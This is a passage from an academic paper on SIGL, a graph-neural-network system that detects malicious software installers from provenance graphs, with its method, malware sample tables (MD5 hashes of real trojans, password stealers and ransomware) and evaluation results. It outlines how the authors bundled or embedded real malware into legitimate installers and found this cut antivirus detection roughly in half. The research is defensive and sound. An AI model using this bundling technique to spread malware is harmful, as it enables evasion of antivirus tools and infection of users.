To map semantically related nodes close in the embedding space, we use a *component*-based node embedding model, where SIGL learns the embedding of each *component* of a path and then follows an additive method [34] to embed a node as the normalized summation of its path components. SIGL performs *directed* random walks of fixed length l to construct the causal context for each node: Given a source node c_0 in the SIG, SIGL traverses the graph following the direction of the edges. If a node has more than one outgoing edge, SIGL randomly picks an edge to continue the walk. Let c_i denote the i^{th} node in the walk. The causal context $\mathcal{C}$ for c_0 is $\{c_i|i=1,\ldots,l\}$, where c_i is generated by the distribution: $P(c_i=v|c_{i-1}=u) = \begin{cases}\frac{1}{N} & \text{if } (u,v)\in E\\ 0 & \text{otherwise}\end{cases}$, where N is the number of outgoing edges from c_{i-1}. SIGL generates multiple causal contexts for each node.

Unlike existing embedding frameworks [18, 25, 63], our approach does not consider each node label as an atomic individual whose meaning can be derived only from neighboring nodes through random walks along the network; instead, each path component essentially becomes part of the context. If we treat the pathname as a single attribute, such context information is lost in the resulting embedding.

Embedding Unseen Nodes. The approach described so far produces embeddings for only those nodes that have been observed in the training graphs (G_T). As mentioned above, software installation often creates temporary folders with meaningless base path names, sometimes containing machine-specific variations. In these cases, SIGL uses the *à la carte* embedding model [41], which follows the distributional hypothesis [30] to efficiently infer the embeddings for out-of-vocabulary (OOV) words via a linear transformation of additive context embedding (i.e., the average embeddings of context words). Given the contexts C_w of a word w in a vocabulary and assuming a fixed context window size $|c|$, a linear transformation is learned through $\mathbf{v}_w \approx \mathbf{A}\mathbf{v}_w^{additive} = \mathbf{A}(\frac{1}{|C_w|}\sum_{c\in C_w}\sum_{w'\in c}\mathbf{v}_{w'})$, where $\mathbf{v}_w$ are existing high-quality word embeddings. After learning the matrix $\mathbf{A}$, any OOV word f can be embedded in the same semantic space by $\mathbf{v}_f = \mathbf{A}\mathbf{v}_f^{additive} = \mathbf{A}(\frac{1}{|C_f|}\sum_{c\in C_f}\sum_{w\in c}\mathbf{v}_w)$. *à la carte* complements the component-based embedding approach, because it uses the same context-aware and additive mechanism. Thus, we produce meaningful embeddings using both random walks and pathname components. For example, given an unseen DLL `c:\windows\system32\wow64.dll`, our component-based approach allows *à la carte* to take into consideration its parent directories (which are the same as those learned for the `ntdll.dll` and `kernel32.dll` nodes), in addition to any random walks that pass through the node.

SIGL trains the *à la carte* model using G_T and uses the trained model to featurize unseen nodes in the validation graphs G_V and during live deployment.

4.4 Deep Graph Learning on SIGs

SIGL uses an autoencoder to learn a robust representation of the process nodes in a SIG for both anomaly detection and prioritization. The autoencoder consists of two parts: an encoder, for which we use a graph long short-term memory network (graph LSTM), and a decoder, for which we use a multilayer perceptron (MLP).

Graph LSTM. An LSTM [32] captures long-term dependencies of linear sequences. Originally developed for NLP tasks, LSTMs have been successfully adapted to a variety of sequence modeling and prediction tasks, such as program execution [83] and attack prediction [68]. The standard LSTM architecture learns sequential information propagation only; tree-structured LSTMs [72] and the more general graph LSTMs [62] are two natural extensions that incorporate richer network topologies. Graph LSTMs allow for flexible graph structures (e.g., DAGs) and consider distinct edge types. We refer interested readers to Peng et al. [62] for technical details.

SIGL's Autoencoder. Intuitively, SIGL's autoencoder models process nodes as a function of those nodes that came before them (temporally) in the SIG. The intuition underlying this encoder-decoder architecture is that anomalous nodes are inherently difficult to be represented accurately in the embedding space, so trying to reconstruct them produces much larger *reconstruction losses*. SIGL uses those losses to distinguish abnormal installations from normal ones (§ 4.5).

Although an alternative solution would be to use a binary classifier to determine if a SIG represents a normal installation

or not, training such a classifier would require more labeled data (both normal and anomalous SIGs) than can easily be collected [5]. A set of SIGs dominated by normal installations produces class imbalance, and imbalanced two-class training often results in poor model performance [80]. Additionally, as an attacker's modus operandi changes over time, keeping the trained classifier up-to-date becomes impractical [68]. Binary classification also provides no insight on the cause of the attack. A system administrator would have to manually compare a problematic SIG to one or more known good SIGs to identify potentially malicious processes.

SIGL's autoencoder addresses limitations of binary classification through unsupervised one-class learning that requires only normal SIGs. It jointly trains the graph LSTM, as the encoder, with a MLP as the decoder. The encoder learns the hidden representation of each process node through the graph LSTM, taking into account the node's attributes (i.e., feature embedding) and the hidden representations of all its source nodes (i.e., temporality) distinguished by the connection types (i.e., heterogeneity). The decoder then learns to reconstruct the original node embedding from the hidden representation (h_j). The objective is to minimize the reconstruction loss in the training dataset G_T, which consists of only normal SIGs (i.e., unsupervised learning).

4.5 Anomaly Detection

The autoencoder's neural network architecture learns to reconstruct process nodes. Nodes that show significant topological difference from those encountered during training correspond to unexpected changes in installation behavior, which signals malware activity and will lead to large reconstruction errors. SIGL is a deviation-based anomaly detection system [3], in that it treats process nodes with high reconstruction loss as anomalies. By ranking process nodes in a SIG by their reconstruction losses (i.e., anomaly scores), SIGL helps system administrators prioritize analysis of anomalous nodes and quickly eliminate false alarms.

SIGL determines a *normality threshold* from the reconstruction losses observed during validation. We typically observe that a small number of process nodes (e.g., those with a large number of descendants) are inherently much more difficult to reconstruct than the rest of the process nodes in a SIG. These nodes have orders of magnitude higher reconstruction losses. If we arrange the losses in descending order, we observe "natural breaks" that partition nodes into ranges. The losses in the first range, i.e., the ones with the largest values, represent the "limits" of SIGL's representational capability, thus providing us with a reasonable baseline to determine the threshold of normal software installation.

SIGL uses *Jenks' natural breaks* [36], a statistical mapping method, to systematically discover class intervals of the natural breaks in the data series (i.e., reconstruction losses). Jenks' natural breaks is an iterative optimization method that minimizes intra-class variance while maximizing inter-class variance by moving one value from the class with the largest deviations from the mean to the class with the lowest until the sum of the intra-class deviations reaches its minimum [37].

Algorithm 1: Normality Threshold

```
Input     : Validation graph set G_V
Output    : Normality threshold T
Variables : thresholdList ← list of largest average losses from G_V
thresholdList ← []
for G ∈ G_V do
    nodeLosses = GraphAutoEncoder(G)
    largestAverageLoss = JenksMaxZoneAvg(nodeLosses)
    thresholdList.append(largestAverageLoss)
std ← standardDeviation(thresholdList)
mean ← mean(thresholdList)
T ← mean + 3 * std
return T
Func JenksMaxZoneAvg(nodeLosses):
    zone_1, zone_2, ... = JenksNaturalBreaks(nodeLosses)
    return max(mean(zone_1), mean(zone_2), ...)
```

Using Jenks' natural breaks, which separates reconstruction losses of a SIG's process nodes into multiple "zones", SIGL identifies the zone with the largest average loss for each validation graph and constructs a threshold list that contains those average losses for all the validation graphs. The normality threshold in our experiments (§ 5) is set to be three standard deviations above the average value of the threshold list. However, system administrators can easily adjust this threshold according to their needs (e.g., to optimize towards a low false positive/negative rate). Alg. 1 shows the pseudocode for setting the threshold. Given the normality threshold, SIGL considers any SIG exceeding this threshold as abnormal and provides system administrators with a list of its process nodes sorted by their anomaly scores.

5 Evaluation

We present a number of experiments to evaluate SIGL as a behavior-based malware detection system for secure software installation on enterprise end-point systems and an experimental testbed. We focus on the following research questions:
Q1. What is the performance of SIGL in detecting malicious software installation, and how does it compare to existing commercial TDS and other anomaly-based detection systems that leverage data provenance? (§ 5.3, § 5.4)
Q2. Can SIGL effectively guide cyber-analysts to quickly identify abnormal processes and potential malware? (§ 5.5)
Q3. Can SIGL be realistically used in an enterprise setting? (§ 5.6, § 5.7, § 5.8, § 5.10, § 5.11)
Q4. How robust is SIGL against adversarial attackers? (§ 5.9)
Q5. Can SIGL generalize to a large variety of software packages and different platforms? (§ 5.12)

5.1 Datasets

We describe our methodology to collect audit data from benign and malware-infected software installations from all the workstations at *NEC Labs America* using Windows ETW. We also generated additional datasets on our Linux testbed using Linux Audit. All experiments related to the testbed are

Software Installer	Version	Installation Framework	# T	# V	# BT	# M
FireFox ✻	18.1.0	Mozilla Installer	86	12	24	20
FileZilla ✻	3.35.1	Nullsoft Scriptable Install System	88	12	24	40
PWSafe	3.48.0	Nullsoft Scriptable Install System	88	12	24	40
MP3Gain	1.2.5	Nullsoft Scriptable Install System	88	11	23	40
ShotCut	18.12.23	Nullsoft Scriptable Install System	85	12	24	40
TeamViewer ✻	14.4.2669	Nullsoft Scriptable Install System	84	12	24	40
Foobar	1.4.6	Nullsoft Scriptable Install System	85	12	24	40
7Zip	18.5.0	SFX	88	12	24	40
TurboVNC	2.1.2	Inno Setup	88	12	24	40
WinMerge	2.14.0	Inno Setup	85	11	23	40
Launchy	2.5	Inno Setup	151	21	42	40
Skype ✻	8.50.0	Inno Setup	80	11	22	40
WinRAR	5.71.0	SFX	84	12	24	20
DropBox ✻	79.4.143	DropBox Installer	84	11	23	20
Slack ✻	4.0.1	NuGet Package	84	12	24	20
Flash ✻	32.0.0.223	Flash Installer	84	12	24	20
OneDrive ✻	19.103.527	SFX	84	12	24	20
NotePad++	7.7.1	NotePad Installer	85	11	23	20
ICBC Anti-Phishing	1.0.8	ICBC Installer	85	11	23	20
ESET AV Remover ★	1.4.1	ESET Installer	75	10	21	20

T: Training **V**: Validation **BT**: Benign Test **M**: Malicious Installer

Table 2: Software installers used in the experiments. Popular software installations in the enterprise are marked with ✻. The software discussed in § 2 is marked with ★. Malicious installers are included only in the test dataset.

Installer Name	Malware Signature (MD5)	Malware Type	Malware Family
TeamViewer	a2fd7c92f1fb8172095d8864471e622a	Win32/Agent	Trojan
TeamViewer	a538439e6406780b30d77219f86eb9fc	Win32/Skeeyah.A!rfn	Trojan
ESET AV Remover ★	d35fa59ce558fe08955ce0e807ce07d0	Win32/Wadhrama.A!rsm	Ransomware
Flash	ab6cef787f061097cd73925d6663fcd7	Win32/Banload	TrojanDownloader
Flash	7092d2964964ec02188ecf9f07aefc88	Win32/Rabased	HackTool
Flash	5a9e6257062d8fd09bc1612cd995b797	Win32/Offerbox	PUA

Table 3: Malicious installers found in the wild. The malware discussed in § 2 is marked with ★.

discussed in § 5.12, while other sections focus on real-world Windows logs from the enterprise.

Benign Data. We collected benign data from the enterprise event database where system administrators store and monitor company-wide system activity. We constructed software installation graphs (§ 4.2) for popular software in the enterprise. Software versions are consistent across different machines. Administrators carefully monitor installations to ensure their authenticity. We installed additional legitimate and popular software packages [20] to increase the size of our dataset. We also included benign versions of malicious installers found in the wild (Table 3). Table 2 shows the complete list of software installers used in our evaluation.

Malware Data. We collected malware data from malicious installers discovered in the wild (Table 3). We also created more than 600 malicious installers by combining benign software installers in Table 2 with real malware from VirusShare.

Table 4 lists the malware samples we used in our evaluation. We randomly selected malware samples from a wide range of malware families that exhibit diverse behavior. For example, trojan attacks and ransomware typically communicate with a remote server, while malware of the *PUA* family downloads and installs potentially unwanted applications.

We investigated past real-world security incidents (e.g., [40, 51, 52]) that involve malicious installers as the entry point to high profile attacks and observed two general approaches to designing malicious installers:

Bundle malware with legitimate installers. The attackers create a "wrapper installer" that simultaneously runs an unmodified benign installer in the foreground and malware in the background. We bundle each legitimate installer with every malware sample in Table 4 to create malicious installers.

Embed malware in legitimate installers. The attackers modify an existing benign installer and embed malware in it. The installer executes the malware during installation. This approach requires us to decompile existing installers and recompile them with malware.

Malware Signature (MD5)	Malware Type	Malware Family
03d7a5332fb1be79f189f94747a1720f	Win32/VBInject.AHB!bit	VirTool
02c7c46140a30862a7f2f7e91fd976dd	Win32/VBInject.ACM!bit	VirTool
1243e2d61686e7685d777fb4032f006a	Win32/CeeInject.ANO!bit	VirTool
056a5a6d7e5aa9b6c021595f1d4a5cb0	Win32/Prepscram	SoftwareBundler
0f0b11f5e86117817b3cfa8b48ef2dcd	Win32/Prepscram	SoftwareBundler
c649ac255d97bd93eccbbfed3137fbb8	Win32/Unwaders.C!ml	SoftwareBundler
02a06ad99405cb3a5586bd79fbed30f7	Win32/Fareit.AD!MTB	PasswordStealer
1537083e437dde16eadd7abdf33e2751	Win32/Fareit.AD!MTB	PasswordStealer
01abfaac5005f421f38aeb81d109cff1	Win32/Primarypass.A	PasswordStealer
c622e1a51a1621b28e0c77548235957b	Win32/Fareit!rfn	PasswordStealer
04e8ce374c5f7f338bd4b0b851d0c056	Win32/DownloadGuide	PUA
c62ced3cb11c6b4c92c7438098a5b315	Win32/Puwaders.A!ml	PUA
73717d5d401a832806f8e07919237702	Win32/KuaiZip	PUA
05339521a09cef5470d2a938186a68e7	Win32/Adload	TrojanDownloader
0e8cce9f5f2ca9c3e33810a2afbbb380	Win32/Gandcrab.E!MTB	Ransomware
0f030516266f9f0d731c2e06704aa5d3	MSIL/Boilod.C!bit	HackTool
0ed7544964d66dc0de3db3e364953346	Win32/Emotet.A!sms	Trojan
c60947549042072745c954f185c5efd5	Win32/Delpem.A	Trojan
02346c8774c1cab9e3ab420a6f5c8424	Win32/Occamy.C!MTB	Trojan
0314a6da893cd0dcb20e3b46ba62d727	Win32/Occamy.B!bit	Trojan

Table 4: Real malware used in the experiments to create malicious installers.

To construct representative malicious installers, we select software using three popular installation frameworks: Nullsoft Scriptable Install System (NSIS), Inno Setup, and SFX, and insert every malware sample in Table 4. Those frameworks are popular vehicles to spread malware [16, 66]; they are also widely used among popular software installers. Based on our survey of 1,237 Windows applications hosted on Softpedia, over 86% of the installers use these three frameworks.

5.2 Implementation & Experimental Setup

We implement SIGL's data collection and graph generation module in Java 8 so that we can use the existing audit event server deployed in our enterprise, which provides APIs only in Java. SIGL's core analytic algorithms, including node embedding, modeling, and anomaly detection, are implemented in Python 3.5 and PyTorch 1.1.0 with the CUDA 9.0 toolkit. We use the Gensim [65] library to generate node embeddings for training graphs and the Deep Graph Library (DGL) [1] to implement deep graph neural networks on top of PyTorch.

For all experiments, we partition the benign input data into a training set (70%), a validation set (10%), and a false positive test set (20%). Table 2 shows the number of software installation graphs used for training, validation, and testing.

We parameterize the node context for node embedding with window size 5, 10 random walks, each of length 10, and 128 dimensions. The same window size is used in *à la carte*. We use the skip-gram training algorithm with negative sampling [26] and run 20 epochs over the corpus.

SIGL performs unsupervised learning, so we need only benign installers for training. We train SIGL's deep graph neural network on a system with a NVIDIA GTX 1080 Ti GPU with 12 GiB of memory. We train the model for 100 epochs with the training batch size set to 25, validate model performance after every epoch, and choose the model that produces the best performance on validation data.

Method	Precision	Recall	Accuracy	F-Score	FP Percentage
SIGL	0.94	0.99	0.96	0.96	0.06
Commercial TDS [59]	0.07	0.59	0.90	0.12	0.93
StreamSpot [48]	0.97	0.52	0.72	0.68	0.03
Frappuccino [28]	0.95	0.12	0.51	0.21	0.05

Table 5: Overall SIGL experimental results compared to other approaches.

Software Installer	Precision	Recall	Accuracy	F-Score
FireFox	0.78	0.70	0.77	0.74
FileZilla	0.98	1.0	0.98	0.99
PWSafe	0.98	1.0	0.98	0.99
MP3Gain	0.98	1.0	0.98	0.99
ShotCut	0.98	1.0	0.98	0.99
TeamViewer	0.87	1.0	0.91	0.93
Foobar	1.0	1.0	1.0	1.0
7Zip	0.98	1.0	0.98	0.99
TurboVNC	0.95	1.0	0.97	0.98
WinMerge	0.98	1.0	0.98	0.99
Launchy	0.8	1.0	0.88	0.89
Skype	1.0	1.0	1.0	1.0
WinRAR	0.95	1.0	0.98	0.98
DropBox	0.91	1.0	0.95	0.95
Slack	0.91	1.0	0.95	0.95
Flash	1.0	1.0	1.0	1.0
OneDrive	0.74	1.0	0.84	0.85
NotePad++	1.0	1.0	1.0	1.0
ICBC Anti-Phishing	0.95	1.0	0.98	0.98
ESET AV Remover	0.95	1.0	0.98	0.98

Table 6: SIGL experimental result breakdown for each software installer.

5.3 SIGL Experimental Results

We evaluate SIGL's detection performance on 625 malicious installers across a variety of software packages (Table 2). Table 5 shows that SIGL achieves over 90% precision, recall, accuracy, and F-score correctly identifying all malicious installers in the wild.

SIGL shares a common characteristic with many anomaly-based detection systems in that it produces more false positives (FPs) than false negatives (FNs), as reflected by its higher recall (99%) than precision (94%). However, precision and recall are well balanced, meaning that SIGL does not reduce the number of FPs by compromising its ability to detect actual malicious installers, as do other anomaly-based detection systems (§ 5.4).

Table 6 further details the experimental results for each installer. It shows that SIGL delivers consistent performance over a wide range of software exhibiting vastly different installation behaviors. We investigate two, `FireFox` and `OneDrive`, that have slightly lower precision and recall. We notice that the installation process of these applications sometimes includes software updates that are captured in SIGs. SIGL has difficulty generalizing both installation and update behavior from only a few instances of training graphs, resulting in lower performance than that of other applications.

5.4 Comparison Study

We compare SIGL to our in-house commercial TDS [59] and two provenance-based research anomaly detection systems, StreamSpot [49] and Frappuccino [28]. We do not compare SIGL to other commercial TDS, because they typically require intelligence service subscriptions and customized deployment from external vendors. Similarly, we exclude comparison to academic systems (such as Mastino [64] and Dropper Effect [45], see § 8) that leverage proprietary information from security vendors that is unavailable to us. SIGL enables an enterprise to detect threats using *local, enterprise-wide* information readily available to system administrators; additional protection from global services (e.g., Symantec) is complementary.

We conducted a preliminary experiment to show that our malicious installers (created using real malware in Table 4) can already significantly reduce the efficacy of commercial anti-virus tools, even without changing malware signatures. We upload the original malware samples (Table 4) to VirusTotal, which scans the samples and reports the number of anti-virus engines that detect them. On average, 80.8% of the engines detect the malware listed in Table 4; the lowest detection rate was 70.0%. Testing on our malicious installers, VirusTotal reports only 42.4% on average and the minimum detection rate of 10.8%. Therefore, we do not further compare SIGL to commercial anti-virus tools, because their limitations are well documented in the literature [64].

We briefly describe each evaluated system and discuss the results in the remainder of this section. Table 5 summarizes the overall results for all the systems in this study.

Commercial TDS. The commercial TDS [59] inspects every event between a process and a file and determines its potential to be a threat based on two factors: A) the familiarity of a file – if the TDS has some knowledge of the file in the past (based on the file name in the training data), then it is less likely to be malicious; B) the diversity of a process – if a process writes to many different files, then the `write` event itself is less likely to be malicious, even if the file is unfamiliar to the TDS.

Frappuccino. Frappuccino [28] detects program anomalies by analyzing whole-system provenance graphs [60]. It explores the graph's local neighborhood structures using a vertex-centric label propagation algorithm to compare the similarity between two provenance graphs. Based on the assumption that normal behavior of a program produces similar provenance graphs when it runs on different host systems, it clusters normal provenance graphs of many running instances of the program as its model and detects abnormal program runs when their graphs cannot fit into any existing clusters. We compare SIGL to Frappuccino, because both systems make similar assumptions on the ability to distinguish abnormality from normalcy using provenance graphs.

StreamSpot. StreamSpot [48] detects host-system intrusions based on information flow graphs. Similar to Frappuccino, it leverages a clustering-based approach using a similarity function that compares two graphs based on their statistics. It represents each graph as a vector of local substructure frequencies and further approximates the vector using a similarity-preserving hashing scheme. The hashing scheme reduces the dimensionality of the vector while preserving discriminatory, principal features that better generalize the learned model.

Since StreamSpot claims to detect *any* anomalies on the host system, we expect it to identify abnormal installation activity.

Experimental Results. Table 5 shows the overall results for all the baseline systems. For StreamSpot and Frappuccino, we use the same experimental setups as described in their respective papers or as implemented in their publicly available code repositories. We notice that StreamSpot's original implementation analyzes only small local substructures in the graph. Such a constrained graph exploration tends to make graphs look overly similar to each other, thus resulting in high FNs and low true positives (TPs). We reimplement StreamSpot to analyze larger graph neighborhoods. We show the reimplementation results (i.e., better performance) in Table 5.

We see from Table 5 that SIGL significantly outperforms all baseline systems in terms of recall, accuracy, and F-score. It reported only 42 FPs among over 1,000 software installations in three months. On the contrary, the commercial TDS produces an overwhelmingly large number of FPs (9,240 events are considered potential threats during the experiment), resulting in exceedingly low precision [2]. The commercial TDS results are consistent with a recent study that shows that many enterprises receive at least 300 alerts per day with more than 50% being FPs [21]. StreamSpot marginally outperforms SIGL in precision by only 3%, at the expense of a much lower recall (by 47%). A low recall is typically a product of low TPs and high FNs. Both StreamSpot and Frappuccino suffer from low recall because they have limited graph analytical capability. They use a vertex-centric approach to explore local graph neighborhoods, but such exploration ignores temporal relationships among those substructures and provides only limited views of graph evolution. As a result, they are unable to distinguish malicious installers from benign ones, producing few FPs (i.e., higher precision) but many FNs (i.e., lower recall). Although SIGL reports slightly more FPs, we show in § 5.5 that it provides auxiliary information that allows rapid inspection and dismissal of FPs, which is absent in both StreamSpot and Frappuccino. Reducing FPs from the hundreds per day of a typical commercial TDS [21] to fewer than one per day is a significant step at mitigating "alert fatigue" [31]. Existing techniques, such as whitelisting trusted processes during backtracking, can further reduce these FPs. The performance of our StreamSpot reimplementation demonstrates the importance of incorporating structural information in the analysis. StreamSpot outperformed Frappuccino, because Frappuccino is unable to retain just the relevant information; it overgeneralizes its model with "noise" in the dataset.

SIGL benefits from three important features of graph neural networks. First, they effectively filter noise. SIGL learns to capture relevant information during training, a data-oriented approach different from the hashing technique used in StreamSpot. Second, they preserve long-term memory. SIGL memorizes the sequential procedure of a software installation and uses this long-term memory to determine the legitimacy of a process during different stages of the installation. StreamSpot and Frappuccino consider only "bag-of-subgraphs" when analyzing provenance graphs. Third, they consider non-linear encoding of graph structures. Graph structures are contexts that help distinguish normal and abnormal process nodes. SIGL learns graph structure via its unique neural network architecture, while the commercial TDS isolates each event from its broader execution context.

[2]The commercial TDS's performance values are computed on a per-event basis, rather than a per-graph basis, because it has no notion of causality. To understand an alarm, however, system administrators typically resort to causal analysis, which requires them to inspect benign events in addition to the alarm-triggering event.




Figure 3: Prioritization of anomalous processes.

5.5 Prioritizing Anomalous Processes

Many existing provenance-based detection systems [28, 48, 61] lack support for postmortem attack investigation, because their contextual analysis typically requires a holistic understanding of a large provenance (sub)graph. It is therefore difficult to pinpoint the exact nodes/edges responsible when a decision is made based on the entire (sub)graph. Others [31, 33, 56] instead focus on using data provenance to correlate alerts from simple edge-based detection systems (e.g., commercial TDS) to reduce false alarms and provide attack attribution. However, they depend on the underlying threat detection system to reliably report *all* possible threats, assuming a 100% detection rate [31]. SIGL conducts contextual graph analysis to maintain high detection accuracy. We show in Fig. 3 that it also assists attack attribution by accurately identifying anomalous processes within the graph.

We consider three levels of attribution that provide cyber-analysts with increasing degrees of guidance. We call the malware process (and its associated file) the *target* and the ranked list generated by SIGL based on processes' anomaly scores the *list*. Note that SIGL assigns every process and its versions (§ 4.2) an anomaly score. If SIGL identifies a process among the top 10 in the list that is fewer than 3 hops away from the target (Fig. 3, checks), we consider SIGL successfully having provided *basic* guidance. If the process

is ranked among the top 5 and is less than or equal to 3 hops away (Fig. 3, stripes), SIGL has provided *improved* guidance. Finally, if SIGL identifies the target among the top 5 in the list or the target is only 1 hop away from a top-5 process (Fig. 3, solid), we say that SIGL offered *targeted* guidance. These three levels of guidance are based on typical behavior of system administrators, trying to understand the sequence of steps that produced an attack [43], and the value (e.g., time savings) that SIGL brings to the human analysts.

Fig. 3 shows that SIGL is able to provide at least basic guidance to identify almost all malicious processes or files for all software installers in the experiment. In fact, it provides targeted guidance for at least 10% of malicious installers in all cases and more than 50% of them in the majority (75%) of the cases. We investigate two specific examples, `Foobar` and `OneDrive`, as they have distinctive results. SIGL has difficulty providing effective guidance for about half of the malicious `Foobar` installers. We inspected the SIGs of those installers manually and discovered that SIGL identifies many versions of a process that originally connects to the malware file as the most anomalous. It is likely that anomaly scores "accumulate" as later versions of the process are being analyzed. Concrete investigation of how provenance graph versioning affects graph analysis is left for future work.

SIGL is not able to provide targeted guidance for `OneDrive`, because `OneDrive` frequently identifies the update processes in the SIG as among the most anomalous. As mentioned in § 5.3, a small number of `OneDrive` training SIGs include both installation and update processes. SIGL cannot accurately learn update behavior from only a small number of samples and therefore incurs high reconstruction losses for those processes. The same situation is less severe in `FireFox`, because the update process occurs more frequently in its training data. However, it does result in lower recall (Table 6) as the `FireFox` model attempts to generalize both behaviors using a small number of training samples.

Overall, SIGL can effectively guide cyber-analysts to quickly identify abnormal processes and potential malware. Neither StreamSpot nor Frappuccino provides any guidance.

5.6 Using SIGL in an Enterprise

In an enterprise environment, system administrators configure workstations to include a standard set of installations. When there is a new software release, the installed software needs to be updated. This can lead to a *supply-chain-attack* scenario, where the attacker exploits a vulnerability in the new release by compromising the software distribution channel, so no legitimate version of the new release is available. Therefore, we investigate how well SIGL models generalize across versions, given that administrators' only defense is the model from the previous version of the software installation.

Experimental Setup. We installed an adjacent version of the software listed in Table 2. In some cases, our modeled software was already the latest release (at the time of writing); in those cases, we installed its previous version instead. To create malicious installers, we bundle each software installer with a random malware in Table 4. Table 7 lists the versions of the software we use in this experiment. Note that `ICBC Anti-Phishing` has only one version.

Software Installer	Modeled Version	Test Version	False Alarm	True Alarm	Guidance
FireFox	18.1.0	19.0.1	✗	✓	●
FileZilla	3.35.1	3.34.0	✗	✓	●
PWSafe	3.48.0	3.49.0	✗	✓	●
MP3Gain	1.2.5	1.2.4	✗	✓	●
ShotCut	18.12.23	18.12.25	✗	✓	●
TeamViewer	14.4.2669	14.5.1691	✗	✓	●
Foobar	1.4.6	1.5	✗	✓	◉
7Zip	18.5.0	19.0.0	✗	✓	●
TurboVNC	2.1.2	2.2.2	✗	✓	●
WinMerge	2.14.0	2.13.22	✓	✓	●
Launchy	2.5	2.6	✗	✓	●
Skype	8.50.0	8.51.0	✗	✓	◉
WinRAR	5.71.0	5.61.0	✗	✓	◐
DropBox	79.4.143	69.4.102	✓	✓	●
Slack	4.0.1	4.0.2	✗	✓	●
Flash	32.0.0.223	32.0.0.238	✗	✓	◐
OneDrive	19.103.527	19.086.502	✓	✓	●
NotePad++	7.7.1	7.7.0	✗	✓	●
ICBC Anti-Phishing	1.0.8	N/A	N/A	N/A	N/A
ESET AV Remover	1.4.1	1.3.2	✗	✓	◐

●: Targeted Guidance ◐: Improved Guidance ◉: Basic Guidance

Table 7: Results when testing an adjacent software version on a model.

Experimental Results. Table 7 shows the results for each installer modeled in § 5.3. We run only one benign and one malicious instance against each model. If SIGL considers a benign installer abnormal, we put a check mark (✓) in the *False Alarm* column in Table 7; we check the *True Alarm* column if SIGL correctly detects a malicious installer. We see in Table 7 that SIGL continues to maintain high precision and recall across versions. Among the 19 benign installers, SIGL correctly classifies 16 of them (84%) without raising a false positive alarm. False alerts in our experiments are caused by significant changes in graph structures (corresponding to changes in installation behavior) and node identities (corresponding to changes in files installed) between two versions. For example, `Dropbox`'s installation behavior changed across the two versions. We observe that the older version of the `Dropbox` installer frequently reads from and executes a temporary file during the installation process. This behavior creates a large subgraph in the SIG between the file and the process that is absent in the training dataset. We quickly identify this difference following the guidance provided by SIGL. In § 7, we further discuss this issue regarding software evolution. In terms of true alerts, SIGL detects all malicious installers with the majority (74%) having targeted guidance.

5.7 Sensitivity Analysis

Anomaly-based detection systems [11] typically require setting threshold values representing how much of a deviation from normality constitutes an anomaly. Thresholds determine the tradeoffs between precision and recall. Detection systems that are overly sensitive to threshold settings are difficult to use in practice, even if there exists an optimal threshold that performs perfect detection.

SIGL quantifies a normality threshold from the validation dataset based on the anomaly scores of individual nodes in the graph (§ 4.5). We demonstrate in Fig. 4 that the anomaly scores of benign and malicious graphs are well-separated with




Figure 4: Sensitivity analysis to determine the normality threshold for each software installer in the experiment. We use a log-10 scale for x-axis.

considerable margins such that SIGL's detection performance generally does not depend on finding a precise threshold.

Fig. 4 shows the average (circled mark), minimum, and maximum (two ends of the error bar) anomaly scores for benign (blue) and malicious (red) installers for each experiment. None of the installs have overlapping benign and malicious ranges, although the precise break between the ranges is, in fact, installer specific. However, many of the benign installers have scores orders of magnitude smaller than those of the malicious installers. For example, compared to the malicious `NotePad++` installer with the smallest anomaly score (Fig. 4), even the benign installer with the largest score has a value two orders of magnitude smaller. Such liberal margins not only make it practical to set anomaly thresholds but also indicate the likelihood of an installer being benign/malicious.

5.8 Robustness Against Data Contamination

So far, we have assumed that anomaly-free data is available for training, but this assumption does not hold in most real-life scenarios. On the contrary, real-world data often contains noise or undetected anomalies (i.e., contaminations) that potentially affect detection performance [7]. Hence, a fully unsupervised learning system requires a certain degree of robustness that minimizes the need for weak labeling of benign data [42]. We evaluate the effects of anomaly contaminations in the training set for each software installer in Table 2.

Experimental Setup. We contaminated 5%, 10%, 15%, 20%, and 25% of the original training set with malware data from the test set and rebuilt the model for each level of contamination. Malware data used for training is also included in the test set to evaluate SIGL's robustness against anomaly data pollution. We use the Area Under the Receiver Operating Characteristics (ROC) curve, or AUC, to compare anomaly detection results for each installer (Fig. 5). AUC, ranging between 0 and 1, measures the quality of model prediction regardless of classification threshold.

Experimental Results. Fig. 5 shows that in general, SIGL is tolerant to contamination in training data. In the majority of cases, the AUC stays above 0.90, even when contamination is severe (e.g., 25%). We notice that applications with lower performance in § 5.3 (e.g., `FireFox`) are more likely to be affected by contamination, as their benign installation behavior is already difficult to learn even with clean training data.

5.9 Robustness Against Adversarial Attacks

